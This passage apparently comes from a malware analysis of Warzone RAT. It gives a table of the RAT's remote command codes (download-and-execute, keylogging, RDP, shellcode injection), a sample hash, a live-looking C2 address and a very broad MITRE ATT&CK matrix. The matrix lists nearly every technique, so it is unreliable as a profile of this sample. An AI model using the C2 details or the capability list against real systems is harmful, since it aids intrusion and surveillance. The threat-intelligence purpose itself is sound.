
Hex command	Description
0x22	download and execute
0x1A	uninstall the RAT from device
0x1C	execute dropped file
0x20	password recovery
0x24	start keylogger
0x26	terminate keylogger
0x28	setup and start RDP
0x4E	start RDP
0x3A	execute a specific file
0x48	create cmd process inject shellcode
0x4C	restart, cleanup, and delete
0x5C	take screenShot
0x5E	terminate taking screenshot
0x60	compress directory/directories
0x5A	terminate recording audio
0x54	record audio

IoCs

- Sample sha256 hash: f65a8af1100b56f2ebe014caeaa5bb2fbbca2da76cb99f3142354e31fbba5c8c
- C2: `89.117.76.41:4422`

MITRE ATT&CK

I used pestudio PRO tool for helping to draw MITRE ATT&CK.



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
T1595: Active Scanning	T1650: Acquire Access	T1189: Drive-by Compromise	T1651: Cloud Administration Command	T1098: Account Manipulation	T1548: Abuse Elevation Control Mechanism	T1548: Abuse Elevation Control Mechanism
T1592: Gather Victim Host Information	T1583: Acquire Infrastructure	T1190: Exploit Public-Facing Application	T1059: Command and Scripting Interpreter	T1197: BITS Jobs	T1134: Access Token Manipulation	T1134: Access Token Manipulation
T1589: Gather Victim Identity Information	T1586: Compromise Accounts	T1133: External Remote Services	T1609: Container Administration Command	T1547: Boot or Logon Autostart Execution	T1547: Boot or Logon Autostart Execution	T1197: BITS Jobs
T1590: Gather Victim Network Information	T1584: Compromise Infrastructure	T1200: Hardware Additions	T1610: Deploy Container	T1037: Boot or Logon Initialization Scripts	T1037: Boot or Logon Initialization Scripts	T1612: Build Image on Host
T1591: Gather Victim Org Information	T1587: Develop Capabilities	T1566: Phishing	T1203: Exploitation for Client Execution	T1176: Browser Extensions	T1543: Create or Modify System Process	T1622: Debugger Evasion
T1598: Phishing for Information	T1585: Establish Accounts	T1091: Replication Through Removable Media	T1559: Inter-Process Communication	T1554: Compromise Client Software Binary	T1484: Domain Policy Modification	T1140: Deobfuscate/Decode Files or Information
T1597: Search Closed Sources	T1588: Obtain Capabilities	T1195: Supply Chain Compromise	T1106: Native API	T1136: Create Account	T1611: Escape to Host	T1610: Deploy Container
T1596: Search Open Technical Databases	T1608: Stage Capabilities	T1199: Trusted Relationship	T1053: Scheduled Task/Job	T1543: Create or Modify System Process	T1546: Event Triggered Execution	T1006: Direct Volume Access
T1593: Search Open Websites/Domains		T1078: Valid Accounts	T1648: Serverless Execution	T1546: Event Triggered Execution	T1068: Exploitation for Privilege Escalation	T1484: Domain Policy Modification
T1594: Search Victim-Owned Websites			T1129: Shared Modules	T1133: External Remote Services	T1574: Hijack Execution Flow	T1480: Execution Guardrails
			T1072: Software Deployment Tools	T1574: Hijack Execution Flow	T1055: Process Injection	T1211: Exploitation for Defense Evasion
			T1569: System Services	T1525: Implant Internal Image	T1053: Scheduled Task/Job	T1222: File and Directory Permissions Modification
			T1204: User Execution	T1556: Modify Authentication Process	T1078: Valid Accounts	T1564: Hide Artifacts
			T1047: Windows Management Instrumentation	T1137: Office Application Startup		T1574: Hijack Execution Flow
				T1542: Pre-OS Boot		T1562: Impair Defenses
				T1053: Scheduled Task/Job		T1070: Indicator Removal
				T1505: Server Software Component		T1202: Indirect Command Execution
				T1205: Traffic Signaling		T1036: Masquerading
				T1078: Valid Accounts		T1556: Modify Authentication Process
						T1578: Modify Cloud Compute Infrastructure
						T1112: Modify Registry
						T1601: Modify System Image
						T1599: Network Boundary Bridging
						T1027: Obfuscated Files or Information
						T1647: Plist File Modification
						T1542: Pre-OS Boot
						T1055: Process Injection
						T1620: Reflective Code Loading
						T1207: Rogue Domain Controller
						T1014: Rootkit
						T1553: Subvert Trust Controls
						T1218: System Binary Proxy Execution
						T1216: System Script Proxy Execution
						T1221: Template Injection
						T1205: Traffic Signaling
						T1127: Trusted Developer Utilities Proxy Execution
						T1535: Unused/Unsupported Cloud Regions
						T1550: Use Alternate Authentication Material
						T1078: Valid Accounts
						T1497: Virtualization/Sandbox Evasion
						T1600: Weaken Encryption
						T1220: XSL Script Processing

Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1557: Adversary-in-the-Middle	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1557: Adversary-in-the-Middle	T1071: Application Layer Protocol	T1020: Automated Exfiltration	T1531: Account Access Removal
T1110: Brute Force	T1010: Application Window Discovery	T1534: Internal Spearphishing	T1560: Archive Collected Data	T1092: Communication Through Removable Media	T1030: Data Transfer Size Limits	T1485: Data Destruction
T1555: Credentials from Password Stores	T1217: Browser Information Discovery	T1570: Lateral Tool Transfer	T1123: Audio Capture	T1132: Data Encoding	T1048: Exfiltration Over Alternative Protocol	T1486: Data Encrypted for Impact
T1212: Exploitation for Credential Access	T1580: Cloud Infrastructure Discovery	T1563: Remote Service Session Hijacking	T1119: Automated Collection	T1001: Data Obfuscation	T1041: Exfiltration Over C2 Channel	T1565: Data Manipulation
T1187: Forced Authentication	T1538: Cloud Service Dashboard	T1021: Remote Services	T1185: Browser Session Hijacking	T1568: Dynamic Resolution	T1011: Exfiltration Over Other Network Medium	T1491: Defacement
T1606: Forge Web Credentials	T1526: Cloud Service Discovery	T1091: Replication Through Removable Media	T1115: Clipboard Data	T1573: Encrypted Channel	T1052: Exfiltration Over Physical Medium	T1561: Disk Wipe
T1056: Input Capture	T1619: Cloud Storage Object Discovery	T1072: Software Deployment Tools	T1530: Data from Cloud Storage	T1008: Fallback Channels	T1567: Exfiltration Over Web Service	T1499: Endpoint Denial of Service
T1556: Modify Authentication Process	T1613: Container and Resource Discovery	T1080: Taint Shared Content	T1602: Data from Configuration Repository	T1105: Ingress Tool Transfer	T1029: Scheduled Transfer	T1495: Firmware Corruption
T1111: Multi-Factor Authentication Interception	T1622: Debugger Evasion	T1550: Use Alternate Authentication Material	T1213: Data from Information Repositories	T1104: Multi-Stage Channels	T1537: Transfer Data to Cloud Account	T1490: Inhibit System Recovery
T1621: Multi-Factor Authentication Request Generation	T1652: Device Driver Discovery		T1005: Data from Local System	T1095: Non-Application Layer Protocol		T1498: Network Denial of Service
T1040: Network Sniffing	T1482: Domain Trust Discovery		T1039: Data from Network Shared Drive	T1571: Non-Standard Port		T1496: Resource Hijacking
T1003: OS Credential Dumping	T1083: File and Directory Discovery		T1025: Data from Removable Media	T1572: Protocol Tunneling		T1489: Service Stop
T1528: Steal Application Access Token	T1615: Group Policy Discovery		T1074: Data Staged	T1090: Proxy		T1529: System Shutdown/Reboot
T1649: Steal or Forge Authentication Certificates	T1046: Network Service Discovery		T1114: Email Collection	T1219: Remote Access Software		
T1558: Steal or Forge Kerberos Tickets	T1135: Network Share Discovery		T1056: Input Capture	T1205: Traffic Signaling		
T1539: Steal Web Session Cookie	T1040: Network Sniffing		T1113: Screen Capture	T1102: Web Service		
T1552: Unsecured Credentials	T1201: Password Policy Discovery		T1125: Video Capture			
	T1120: Peripheral Device Discovery					
	T1069: Permission Groups Discovery					
	T1057: Process Discovery					
	T1012: Query Registry					
	T1018: Remote System Discovery					
	T1518: Software Discovery					
	T1082: System Information Discovery					
	T1614: System Location Discovery					
	T1016: System Network Configuration Discovery					
	T1049: System Network Connections Discovery					
	T1033: System Owner/User Discovery					
	T1007: System Service Discovery					
	T1124: System Time Discovery					
	T1497: Virtualization/Sandbox Evasion					

Figure MITRE ATT&CK

Quote

> ما كان ذنب السراب إنما دهشة العطشى

تم بحمد الله وتوفيقه لا بعلم ولا بعمل

References

- [QuickNote] Decrypting the C2 configuration of Warzone RAT
- WarZone RAT OALABS
- Securonix Threat Labs Security Advisory
- Phishing Campaign Delivering Three Fileless Malware: AveMariaRAT
- WARZONE: BEHIND THE ENEMY LINES